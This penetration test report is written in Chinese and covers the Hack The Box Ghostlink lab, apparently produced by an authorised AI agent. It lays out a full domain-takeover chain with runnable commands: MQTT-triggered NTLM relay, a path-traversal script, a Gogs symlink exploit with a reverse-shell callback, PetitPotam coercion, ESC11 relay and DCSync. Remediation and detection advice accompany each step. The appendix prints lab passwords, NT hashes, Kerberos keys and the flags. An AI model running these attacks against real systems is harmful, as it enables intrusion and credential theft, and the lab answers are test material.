授權滲透測試報告

HTB Ghostlink - 完整攻擊 SOP 與修補指南

測試主機：10.129.157.168 | 網域：ghostlink.htb | 測試日期：2026-11-01

報告摘要

欄位	內容
測試目標	Hack The Box Ghostlink；HTB 面板當時指派 10.129.157.168。使用者原始訊息中的 10.129.157.138 未作為本次 active instance 測試目標。
測試時間	2026 年 11 月 1 日（Asia/Taipei）
測試人員	Codex 代理，依使用者明確授權執行
報告日期	2026 年 11 月 1 日

本報告包含完整攻擊鏈、可重現命令與腳本、漏洞成因、偵測邏輯、修補建議、證據圖、旗標與取得的認證資料。外部參考資料只作技術交叉檢查；本報告的實測結論來自本次保存的掃描與利用輸出。

資料敏感性：報告附錄含明文旗標、密碼、NTLM 雜湊與憑證請求資訊。

1. 執行摘要

本次在 HTB Ghostlink active instance 10.129.157.168 取得完整網域控制站管理員權限，讀出 user.txt 與 root.txt，並已在 HTB 頁面提交兩個旗標。攻擊鏈從匿名 MQTT broker 開始，透過 retained health-check URL 引發 NTLM 認證並將其 relay 至 SecureShare，藉雙重 URL 解碼路徑穿越取得 KeePass 資料；再利用 Gogs 0.13.3 的 symlink PutContents 漏洞取得 Linux git shell、破解 Gogs 使用者雜湊並登入網域；最後經 Chisel SOCKS pivot 對 AD CS 的 ESC11 RPC enrollment 做 NTLM relay，取得 DC01$ 憑證、DCSync Administrator 雜湊並讀取 root.txt。

整體風險：嚴重。單一路徑可由未驗證網路存取延伸至網域管理員，涵蓋機密性、完整性與可用性。SMB signing 雖然已啟用，仍無法阻擋對未強制 RPC packet privacy 的 AD CS ICPR 介面做 relay。

HTB 的實際 active IP 顯示為 10.129.157.168，與原始指定 10.129.157.138 不一致；本報告只將 .168 的本次掃描和攻擊列為實證。

ID	漏洞標題	風險等級	狀態
VL-001	匿名 MQTT 可改寫 health-check 並觸發 NTLM 認證 relay	嚴重 | 10.0	已確認
VL-002	SecureShare 雙重 URL 解碼路徑穿越與任意檔案讀取	高 | 8.8	已確認
VL-003	Gogs PutContents symlink 寫入 .git/config 遠端命令執行	高 | 8.8	已確認
VL-004	Gogs 密碼雜湊可破解且憑證跨系統重用	高 | 8.1	已確認
VL-005	AD CS ESC11 未強制 RPC 加密導致 DCSync / 網域接管	嚴重 | 9.9	已確認
VL-006	HTTP TRACE 方法開啟	資訊 | 0.0	已觀察

旗標狀態

檔案	旗標	取得方式	HTB 提交
user.txt	2d83f136cf330386bfb1d55f5f13044c	Linux 使用者 nvirelli	成功
root.txt	6f46ebd4b3b2bb09f19ee9e376c6faf6	SMB C$，Administrator 桌面	成功

測試限制與未完成的回復事項：全埠 TCP connect scan 已由受限併發掃描完成並以 Nmap 驗證服務。Nmap 的原生全埠掃描曾於 5 分鐘逾時。UDP 原始 socket 掃描因環境未授予 root 權限而未執行。CA Request ID 5 已簽發之 DC01$ 憑證未由本次測試撤銷或驗證撤銷狀態；本機 PFX 私鑰已刪除。Gogs 測試 repo/token 已刪除，但伺服器端暫存工作目錄是否由 Gogs 自動清理未直接登入主機核驗。

1.1 範圍與方法

項目	內容
外部目標	10.129.157.168 (HTB Ghostlink active instance)
內部 pivot	172.16.20.10 (GPZ Secure / AD CS CA)，僅經本次 Linux pivot SOCKS 測試
網域 / 主機	ghostlink.htb / DC01
測試內容	TCP 全埠連線探測、服務指紋、SMB 設定、MQTT 匿名權限、HTTP 路徑穿越、Gogs 認證式 RCE、認證雜湊與重用、AD CS RPC enrollment、旗標讀取與 HTB 提交
參考方法	使用者提供的 0xdf Ghostlink write-up 作為方法交叉檢查；攻擊路徑以本次保存的日誌及旗標回應驗證。

已確認 TCP 埠（24 個）

埠	服務指紋	埠	服務指紋
53	DNS / Simple DNS Plus	389	LDAP / Active Directory
80	IIS 10.0 / Ghost Protocol Zero / TRACE	445	SMB 3.1.1 / signing required
88	Kerberos	464	Kerberos password change
135	MSRPC	593	RPC over HTTP
139	NetBIOS Session Service	636	LDAPS
1883	MQTT	2179	vmrdp? (Nmap unknown fingerprint)
3268/3269	LDAP Global Catalog / TLS	5985	WinRM HTTP
9389	AD Web Services	49664, 49676, 49677, 49679, 49680	Windows dynamic RPC
49902, 49913, 53306	Windows dynamic RPC	22, 443, 3000, 3389, 8080	焦點掃描顯示 filtered

全埠掃描執行了受限併發的 TCP connect 方法，timeout 0.75 秒、concurrency 512，完成時間 97.8 秒，找到 24 個 open ports。Nmap 對這 24 埠完成 -sV -sC 服務指紋。UDP -sU 需要 raw socket 權限，本環境未提供；未將 UDP 埠判定為 closed。

1.2 攻擊鏈



2. 漏洞詳情

證據圖由保存的 Nmap、HTTP、Gogs、relay 與 DCSync 原始輸出整理成可讀截圖卡；HTB 入口的最終狀態圖是 CUA accessibility snapshot 的文字轉錄，不是原始像素畫面。原始日誌檔名列於各圖說。

[VL-001] 匿名 MQTT 可改寫 retained health-check 並觸發 NTLM relay

屬性	詳情
風險等級	嚴重 (Critical)
CVSS v3.1 估算	10.0 (內部 CVSS v3.1 綜合鏈路估算)
向量 / 評分依據	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
漏洞類型	MQTT 匿名讀寫 / 信任邊界繞過 / NTLM coercion 與 relay
受影響服務 / URL	10.129.157.168:1883; GhostProtocolZero/systems/node/secureshare/healthcheck

2.1 漏洞描述

MQTT broker 允許未提供帳密的用戶端訂閱並發布 retained 訊息。health-check 消費端信任 topic 內的 URL，會向攻擊者控制的 callback 發起 HTTP 請求；受測系統以 GHOSTLINK/SVC_CANARY 身分送出 NTLM 認證。將該認證 relay 至 SecureShare 後，取得該服務授權工作階段。

這個設定把 broker 寫入權直接接到服務端的出站認證，攻擊者不需要猜測 SVC_CANARY 明文密碼。SMB signing required 只對 SMB relay 有保護，不會自動保護 relay 到 HTTP 應用或 AD CS RPC。

2.2 復現步驟 (Proof of Concept)

以匿名帳戶訂閱 GhostProtocolZero/#，確認 broker 回放 retained topic 內容；Nmap mqtt-subscribe 腳本亦列出 broker 狀態。

```
mosquitto_sub -h 10.129.157.168 -p 1883 -t 'GhostProtocolZero/#' -v
python3 mqtt_healthcheck_trigger.py 10.129.157.168 \
  --callback-url http://10.10.14.209:8888/healthcheck --retain
```

啟動 HTTP NTLM relay listener，將 SecureShare 作為 relay target；health-check 呼叫 callback 後，relay log 顯示 GHOSTLINK/SVC_CANARY authentication succeeded。測試後使用保存的 restore payload 還原 retained health-check 設定。

2.3 證據圖片




圖 1. 全 TCP 埠服務指紋節錄：MQTT、SMB、AD 與管理介面均可從外部掃描面觀察。

2.4 修補建議

MQTT 1883 預設拒絕匿名 CONNECT；以 per-topic ACL 分離讀寫，僅 health-check service account 可發布指定欄位，操作用戶端不得覆寫系統 retained topics。

health-check 只接受固定 scheme/host allowlist，不接受任意 URL；拒絕 loopback、link-local、RFC1918、外部未知網域與重新導向到其他位址。服務使用最低權限帳戶，避免以網域服務帳戶存取外部 URL。

在允許的網路路徑上停用 NTLM，或使用 SMB signing、HTTP Extended Protection / channel binding 等 relay 緩解措施。增加 broker publish audit，保存 principal、topic、retain flag、來源位址及 payload 變更前後差異。

[VL-002] SecureShare 雙重 URL 解碼路徑穿越導致任意檔案讀取

屬性	詳情
風險等級	高 (High)
CVSS v3.1 估算	8.8 (內部 CVSS v3.1 估算)
向量 / 評分依據	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
漏洞類型	Path traversal / repeated URL decoding / arbitrary file read
受影響服務 / URL	gpz-op26-secure.ghostlink.htb/api/download/{hash}

2.1 漏洞描述

下載路由會將路徑值再做一次 URL decode，之後未確認正規化後的路徑仍位於允許的 upload root 內。雙重百分比編碼的 ../ 與路徑分隔符可越出上傳目錄。結合前項取得的 SVC_CANARY relay 工作階段，測試讀出 C:\Users\SVC_CANARY\NTUSER.DAT、捷徑檔及含 KeePass database/keyfile 的 db.zip。

NTUSER.DAT 的 RecentDocs 指向 db.zip.lnk；捷徑目標再揭示 Documents\Operations\Management\db.zip。此路徑造成服務端資料外洩與後續密碼管理庫暴露。

2.2 復現步驟 (Proof of Concept)

先以授權 relay 工作階段存取 SecureShare；構造雙重 URL encoded traversal，讀取 NTUSER.DAT。證據記錄顯示 200 OK、262144 bytes。

```
import requests
from urllib.parse import quote
base = 'http://gpz-op26-secure.ghostlink.htb'
path = r'..\\..\\..\\..\\Users\\SVC_CANARY\\NTUSER.DAT'
encoded = quote(quote(path, safe=''), safe='')
r = requests.get(f'{base}/api/download/{encoded}', headers=relay_headers)
print(r.status_code, len(r.content))
```

使用 Registry Explorer 或 regripper 檢視 RecentDocs，取回 db.zip.lnk；解析捷徑目標後，透過相同下載端點讀取 db.zip，解壓 db.kdbx 與 .key.keyx。

保存證據檔 ntuser_read_result.txt；報告沒有把未確認的檔案路徑或內容當成實測結果。

2.3 證據圖片



圖 2. 路徑穿越回應紀錄與資料庫追蹤結果；原始回應狀態與 byte count 已存證。

2.4 修補建議

所有輸入只解碼一次；拒絕包含路徑分隔符、絕對路徑、UNC、磁碟機代號及 traversal segment 的值。使用規範化後路徑並確認最終檔案仍在根目錄之下；同時拒絕 reparse point / symlink 路徑並避免 check-then-open 競態。

路徑修補示例：C# 先 Path.GetFullPath，再以根目錄加目錄分隔符做 OrdinalIgnoreCase 前綴檢查；拒絕 rooted path、重複編碼與二次 decode。下載服務只讀取專屬目錄，Windows service identity 不應能讀取使用者 profile、SAM、NTDS 或秘密資料。

在 IIS/API 層記錄原始 URL 與正規化後路徑。警示 /api/download/ 中的 %252e、%255c、%252f、重複解碼及回應體積遠大於正常檔案的請求。

[VL-003] Gogs 0.13.3 symlink PutContents 寫入 .git/config 達成遠端命令執行

屬性	詳情
風險等級	高 (High)
CVSS v3.1 估算	8.8 (內部 CVSS v3.1 估算；影響主機為 Gogs Linux VM)
向量 / 評分依據	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
漏洞類型	Authenticated RCE / symlink traversal / CVE-2025-64111; related CVE-2025-8110
受影響服務 / URL	gpz-op26-toolkits.ghostlink.htb/api/v1/repos/{owner}/{repo}/contents/{path}

2.1 漏洞描述

受測 Gogs 版本為 0.13.3。已登入使用者可推送 symlink gitdir -> .git，接著經 PutContents API 更新 gitdir/config，實際寫入 .git/config。把 core.sshCommand 設為 shell callback 後，Gogs 觸發 Git 操作並取得執行身分 git 的 shell。

本次直接利用與 Gogs GHSA-gg64-xxr9-qhjp / CVE-2025-64111 所述 API router 可修改 .git/config 的問題相符。CVE-2025-8110 是相關的 PutContents symlink handling 漏洞；本報告只將實際重現的 RCE 歸因於已確認路徑，不把兩項視為兩次獨立利用。Gogs 上游指出 0.13.4 修復該 RCE。

2.2 復現步驟 (Proof of Concept)

以 Vesper Roth 的 Gogs 帳戶建立本次專用私有 repo；在本機建置 gitdir -> .git symlink、commit 並 push。

```
ln -s .git gitdir
git add gitdir
git commit -m 'add symlink for authorized validation'
git push

# API □□□
PUT /api/v1/repos/vroth/<repo>/contents/gitdir/config
# .git/config □ core.sshCommand □□□□ callback
```

修改後的 config 內容見本報告附錄完整腳本與證據檔 gogs_symlink_gitconfig_payload.ini。觸發請求記錄為 read timeout，當時 reverse shell 已接通；後續 Gogs pivot 流程由該 git 帳戶執行。原始 callback terminal transcript 未保留，報告明確標示此證據限制。

修補前的 Gogs 0.13.3、symlink payload、API path 及 follow-on pivot 均有本機證據；測試 repo 與 API token 已刪除。

2.3 證據圖片



圖 3. .git/config 的 symlink payload 與觸發紀錄；callback 原始 terminal transcript 未保留。

2.4 修補建議

升級至含 GHSA-gg64-xxr9-qhjp 修補的 Gogs 版本；上游列出 0.13.4 為修補版本。應改用受支援的最新安全版本，並核對後續 advisory。限制 repo-write 權限與 PAT 範圍；PAT 應有期限、可撤銷並禁止分享。

PutContents 對 path 的每一層做 symlink/reparse point 檢查，將 resolved path 限制在 repo worktree 根目錄；檔案寫入使用不追隨 symlink 的安全 API。Git 子程序以固定參數陣列執行，不從 repo 設定或用戶輸入載入 sshCommand / hook。

監控 Gogs PUT /contents 路由寫入 .git/config、hooks、objects 以外路徑；監控 gogs -> git -> sh/bash 的子程序鏈與外連 callback。

[VL-004] Gogs 雜湊可破解並與 Linux / Active Directory 密碼重用

屬性	詳情
風險等級	高 (High)
CVSS v3.1 估算	8.1 (內部估算，帳密重用的組合風險)
向量 / 評分依據	Internal risk estimate; no standalone CVSS vector
漏洞類型	credential exposure / weak password selection / cross-system reuse
受影響服務 / URL	Gogs SQLite user table; Linux account nvirelli; SMB domain GHOSTLINK

2.1 漏洞描述

從已取得的 Gogs SQLite database 提取 PBKDF2-HMAC-SHA256 (10000 rounds) 帳號雜湊，對 nvirelli 雜湊進行離線字典破解。恢復密碼可用於 Linux su，也可用於 GHOSTLINK 網域 SMB 登入。這使 Gogs 資料庫外洩直接轉為作業系統與網域憑證。

以 nvirelli 登入 Linux 後讀取 user.txt；相同密碼亦供後續 PetitPotam 認證式 coercion 使用。密碼未以明文儲存於本機日誌，以下附錄只在使用者要求的本次單一報告中明列必要憑證。

2.2 復現步驟 (Proof of Concept)

擷取 Gogs SQLite user 表雜湊並離線比對； hashcat mode 10900 可用於該 PBKDF2-HMAC-SHA256 格式。

```
hashcat -m 10900 --username evidence/ghostlink_10.129.157.168/gogs_users_pbkdf2.john rockyou.txt
# cracked account: nvirelli
su nvirelli
cat /home/nvirelli/user.txt

# [redacted]
nxc smb 10.129.157.168 -u nvirelli -p '<[redacted]>' -d GHOSTLINK
```

成功讀取 user.txt 並在 HTB 入口提交。跨系統登入成功的憑證亦在 ESC11 步驟中使用。

2.3 證據圖片




圖 4. HTB 入口 CUA accessibility snapshot 文字轉錄：User flag owned 與最終 solved modal 狀態；非原始像素截圖。

2.4 修補建議

強制不同服務使用獨立密碼；使用長且隨機的網域密碼，避免從應用資料庫可離線破解的密碼被重用於 AD、Linux 或管理介面。

把 Gogs password hash scheme 與迭代參數升級至目前受支援的安全設定；加上登入節流與異常登入偵測。對已暴露資料庫進行密碼重設、撤銷 PAT、審查既有 session。

KeePass database 和 keyfile 不得存放在同一個可下載 archive；採用端點保護、受控備份與存取審核，限制服務帳戶讀取使用者 profile。

[VL-005] AD CS ESC11 未強制 ICPR RPC packet privacy，遭 relay 後 DCSync 完成網域接管

屬性	詳情
風險等級	嚴重 (Critical)
CVSS v3.1 估算	9.9 (內部 CVSS v3.1 估算)
向量 / 評分依據	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
漏洞類型	AD CS ESC11 / NTLM relay to RPC ICPR / DCSync
受影響服務 / URL	172.16.20.10 / CA ghostlink-GPZ-OP26-SECURE-CA / MS-ICPR RPC

2.1 漏洞描述

Certipy 枚舉到 CA 的 Enforce Encryption for Requests 設為 Disabled。當 ICPR RPC 未要求 RPC_C_AUTHN_LEVEL_PKT_PRIVACY 時，DC01$ 的 NTLM 認證可被 relay 至 CA，並以 DomainController template 申請 DC01$ client certificate。本次 ntlmrelayx log 記錄憑證成功簽發，Request ID 5。

以 Certipy PKINIT 取得 DC01$ TGT 與機器帳戶 NT hash，接著使用 Impacket secretsdump DRSUAPI 執行 DCSync，取出 Administrator NT hash。最後以 SMB C$ 讀取 C:\Users\Administrator\Desktop\root.txt。Microsoft 建議啟用 IF_ENFORCEENCRYPTICERTREQUEST；開啟後 ICPR RPC 要求 packet privacy 可阻止此 relay 類型。

2.2 復現步驟 (Proof of Concept)

使用 Chisel 將 Gogs VM 內網路徑反向轉成 SOCKS，讓外部測試端連線至 172.16.20.10；Certipy 發現 ESC11 後，在 proxychains 中啟動 RPC relay。

```
proxychains ntlmrelayx.py -t rpc://172.16.20.10 \
  -rpc-mode ICPR -icpr-ca-name ghostlink-GPZ-OP26-SECURE-CA \
  --template DomainController -smb2support
```

使用 NetExec PetitPotam coercion；已保存日誌顯示 vulnerable 並 relay 成功。Nmap 回報目標時鐘差約 8 小時；PKINIT 時以程序範圍 faketime 校正，沒有修改系統時鐘。

```
nxc smb 10.129.157.168 -u nvirelli -p 'u47YUclrDiwWxBheaSzI' \
  -d GHOSTLINK -M coerce_plus \
  -o LISTENER=10.10.14.209 METHOD=PetitPotam

faketime '2026-11-02 05:18:00' certipy auth \
  -pfx DC01.pfx -dc-ip 10.129.157.168 -no-save

secretsdump.py -just-dc-user Administrator \
  'ghostlink.htb/DC01$@10.129.157.168' \
  -hashes :200f908c9400364fd177da13a7441598 \
  -dc-ip 10.129.157.168
```

```
python3 evidence/ghostlink_10.129.157.168/esc11_root_flag_download.py
# Downloads C$\\Users\\Administrator\\Desktop\\root.txt
# via Impacket SMBConnection using the DCSync-derived NT hash
```

提交 user.txt 與 root.txt 至 HTB；UI 最終顯示 You have solved Ghostlink!。本機 DC01.pfx 已刪除；CA Request ID 5 的撤銷狀態未驗證。

2.3 證據圖片



圖 5. ntlmrelayx 原始日誌：DC01$ 認證 relay 成功、CA request ID 5 簽發。

2.4 修補建議

在 CA 執行 certutil -setreg CA\InterfaceFlags +IF_ENFORCEENCRYPTICERTREQUEST，重新啟動 certsvc；先盤點舊式用戶端相容性並於維護窗口驗證。微軟設定說明列於參考 [R4]。

限制 CA RPC/135 與動態 RPC 僅供必要網段與授權主機；停用不必要的 NTLM，對其他 AD CS HTTP enrollment 端點強制 HTTPS 與 EPA。監控 CA request/issue 事件 4886/4887、申請者 DC01$、DomainController template 與 Request ID 5。

撤銷本次測試簽發的 Request ID 5 憑證，確認 CRL/OCSP 更新並檢查其他相同來源的 CA request。對 Administrator 及所有受影響帳戶輪替密碼與 Kerberos key；調查 DRSUAPI replication event 4662、非 DC 主機的 Directory Replication 權限使用。

[VL-006] HTTP TRACE 方法允許

屬性	詳情
風險等級	資訊 (Informational)
CVSS v3.1 估算	0.0
向量 / 評分依據	未觀察到獨立可利用的影響
漏洞類型	HTTP method exposure
受影響服務 / URL	http://10.129.157.168/

2.1 漏洞描述

IIS 10.0 回應允許 TRACE。TRACE 常用於診斷，可能回顯請求內容；在本次測試中未驗證到可利用的 XST 或敏感 cookie 回顯，因此只列資訊項，不宣稱已造成資料外洩。

2.2 復現步驟 (Proof of Concept)

```
nmap -Pn -n -p 80 --script http-methods \
  10.129.157.168
```

Nmap 指紋輸出顯示 Potentially risky methods: TRACE。

2.3 證據圖片




圖 6. HTTP 指紋中的 TRACE method 訊息。

2.4 修補建議

若應用程式不需要 TRACE，於 IIS requestFiltering 或前端 reverse proxy 停用該方法；確認 OPTIONS 與實際 route 的允許方法清單符合需求。

3. 附錄

3.1 風險等級定義

分級	CVSS v3.1 範圍	判斷
嚴重 Critical	9.0 - 10.0	可直接造成網域或系統完全接管，或完整性、機密性、可用性均重大受損
高 High	7.0 - 8.9	可取得重要主機權限、敏感資料或憑證，且具明確後續利用路徑
中 Medium	4.0 - 6.9	需要額外條件或影響範圍較有限
低 Low	0.1 - 3.9	影響有限或利用條件較高
資訊 Info	0.0	目前未確認直接安全影響，保留作設定觀察

本報告分數為測試團隊的 CVSS v3.1 估算；組合攻擊鏈分數不等同於單一 CVE 官方分數。風險等級同時考慮可利用性、資料暴露、權限提升範圍與實際取得旗標的結果。

3.2 CVSS 評分說明

CVSS v3.1 以 Attack Vector、Attack Complexity、Privileges Required、User Interaction、Scope 與 Confidentiality/Integrity/Availability 影響衡量風險。本次嚴重評分反映從匿名網路可達的 MQTT 控制面延伸到 AD CS relay 與 DCSync 的實際鏈路；SecureShare/Gogs 單點評分使用較高前置權限條件。CVE-2025-8110 上游 GitHub Advisory 公布 CVSS v4 8.7；不得將其與本報告 v3.1 估分直接比較。

3.3 泄露憑證、雜湊與旗標清單 (明文)

以下列出本次直接取得、破解或使用的認證資料。NTLMv2 challenge-response 是可離線破解的網路認證回應，不等於已恢復的明文密碼。

類別	帳戶 / 來源	完整值
KeePass	Vesper Roth / vroth / Gogs	mOo03jpsqx8JQYMBwvFP
PBKDF2 破解	Nyx Virelli / nvirelli / Linux + GHOSTLINK	u47YUclrDiwWxBheaSzI
DC machine account	GHOSTLINK\DC01$ NT hash	200f908c9400364fd177da13a7441598
Domain Administrator	GHOSTLINK\Administrator NT hash	8190e067f478002ddd63eb209b016696
Administrator LM	DCSync result	aad3b435b51404eeaad3b435b51404ee

類別	帳戶 / 來源	完整值
KeePass DB	db.kdbx + .key.keyx	從 SecureShare traversal 取得；KeePass entry export 見下方完整區塊
user.txt	Linux /home/nvirelli/user.txt	2d83f136cf330386bfb1d55f5f13044c
root.txt	DC01 C$\Users\Administrator\Desktop\root.txt	6f46ebd4b3b2bb09f19ee9e376c6faf6
CA request	DC01$ DomainController cert	CA request ID 5；PFX 已刪除，憑證撤銷狀態未核驗

Gogs PBKDF2 hash export:

```
vroth:$pbkdf2-sha256$10000$Nnk2MkJUSlZTTw$ElKLpkGKl0FXijPgdZsug3VHAmm3IAacyrOPXByzwofkvzGcp71wDZ2Kc5WkIi5asyY
nvirelli:$pbkdf2-sha256$10000$RFczWWR4UHkyNQ$jZs6AcOgJgs52wEa7R2/I5uLGyivYUHyiqAdOzq4/9RAi8W5Bl/5V+cWN1p77BdV0+
  g
gpz-tools-admin:$pbkdf2-sha256$10000$Q0lSaTQ0MVF3WA$7Fp6n8NBeEa3uu8tMB6aC+rs8gD9XzOqI1xywrCiBvWC6rBTMtbmeZx4pFO
  Hsrf+cBQ
zkovacs:$pbkdf2-sha256$10000$cU1PYUJ1MGwxQg$p9u+f1XS5KZujnqh8P3Vyt3bw/5NBqBgeC4bWYWVlGFpXqnaCJZTCZsiHA3DJsqtAaI
ohexley:$pbkdf2-sha256$10000$T0VWRUM0STVJbw$ayhvid8XauZAXcdcxDbwtkk+0sKaC2wTY8ERsisjB169eQxAFeMV3bPXcMP3yql9ZiA
```

SVC_CANARY NetNTLMv2 capture:

```
svc_canary::ghostlink:87f4c1f550ff09d6:978dc3a78ab7f87df51a4c5e9bfcd832:0101000000000000043f9c89f3b6add015bc45de
  c01c45eeb0000000002001200470048004f00530054004c0049004e004b0001001e00470050005a002d004f005000320036002d005300
  450043005500520045000400 1a00670068006f00730074006c0069006e006b002e00680074006200030003a00670070007a002d006f007
  000320036002d00730065006300750072006500 2e00670068006f00730074006c0069006e006b002e00680074006200050001a00670068
  006f00730074006c0069006e006b002e00680074006200070008 0043f9c89f3b6add0106000400020000000800500050000000000000
  0000000000040000068b03b9a4dd1bd91f7b0f8b763a5e7a2817b1f02a173d500e75d574ad60fa04e9ea6e0b56b1fc312f086641edea2
  2be27f255f4e3441afe2b8ab0bc43190031d0a0010000000000000000000000000000000000000090022004800540054005000 2f0031003
  0002e00310030002e00310034002e003200300039000000000000000000
```

KeePass entry export (完整輸出):

```
ENTRY 1
title='core-telecom.ghostlink.htb'
username='svc_canary'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 2
title='energy-grid.ghostlink.htb'
username='svc_canary'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 3
title='transport.ghostlink.htb'
username='svc_canary'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 4
title='dc01.ghostlink.htb'
username='svc_canary'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 5
title='gpz-op26-secure.ghostlink.htb'
username='svc_canary'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 6
title='gpz-op26-toolkits.ghostlink.htb'
username='svc_canary'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 7
title='Nyx Virelli'
username='nvirelli'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 8
title='Kael Draven'
username='kdraven'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 9
title='Zara Kovacs'
username='zkovacs'
password=None
```

```
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 10
title='Orin Hexley'
username='ohexley'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 11
title='Vesper Roth'
username='vroth'
password='mOo03jpsqx8JQYMBwvFP'
url=None
notes=None
tags=[]
custom_properties={}

ENTRY 12
title='Dax Soren'
username='dsoren'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 13
title='Lyra Noctis'
username='lnoctis'
password=None
url=None
notes='Migrated into centralized password manager'
tags=[]
custom_properties={}

ENTRY 14
title='Domain Password Policy'
username=None
password=None
url=None
notes=None
tags=[]
custom_properties={}
```

Administrator DCSync 的完整結果:

```
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8190e067f478002ddd63eb209b016696:::
[*] Kerberos keys grabbed
Administrator:0x14:3291eeea0dfc6d311e1fc6f5ea0920b0cfee75d818a96b1fd5a70b3b6f28706d
Administrator:0x13:b82fd32fef344067a56681879e2d937e
Administrator:aes256-cts-hmac-sha1-96:b2e73d40a99d49f55a44a05a02fa898119d6f4de72c1eceb5d484c0679d92fd8
Administrator:aes128-cts-hmac-sha1-96:c3607a0efea3207eb5b1df36eb2dd256
Administrator:0x17:8190e067f478002ddd63eb209b016696
[*] Cleaning up...
```

3.4 可重現測試腳本

以下附上本次保存並使用的主要腳本原文。工具版本及環境依賴列於 3.5；腳本只應在明確授權的 Ghostlink instance 和隔離實驗室使用。

MQTT health-check publisher helper - mqtt_healthcheck_trigger.py

```
#!/usr/bin/env python3
"""One-shot, non-retained MQTT health-check URL trigger for the authorized HTB lab."""
import argparse
import json
import socket
import time
from datetime import datetime, timezone

TOPIC = 'GhostProtocolZero/systems/node/secureshare/healthcheck'


def enc_len(n):
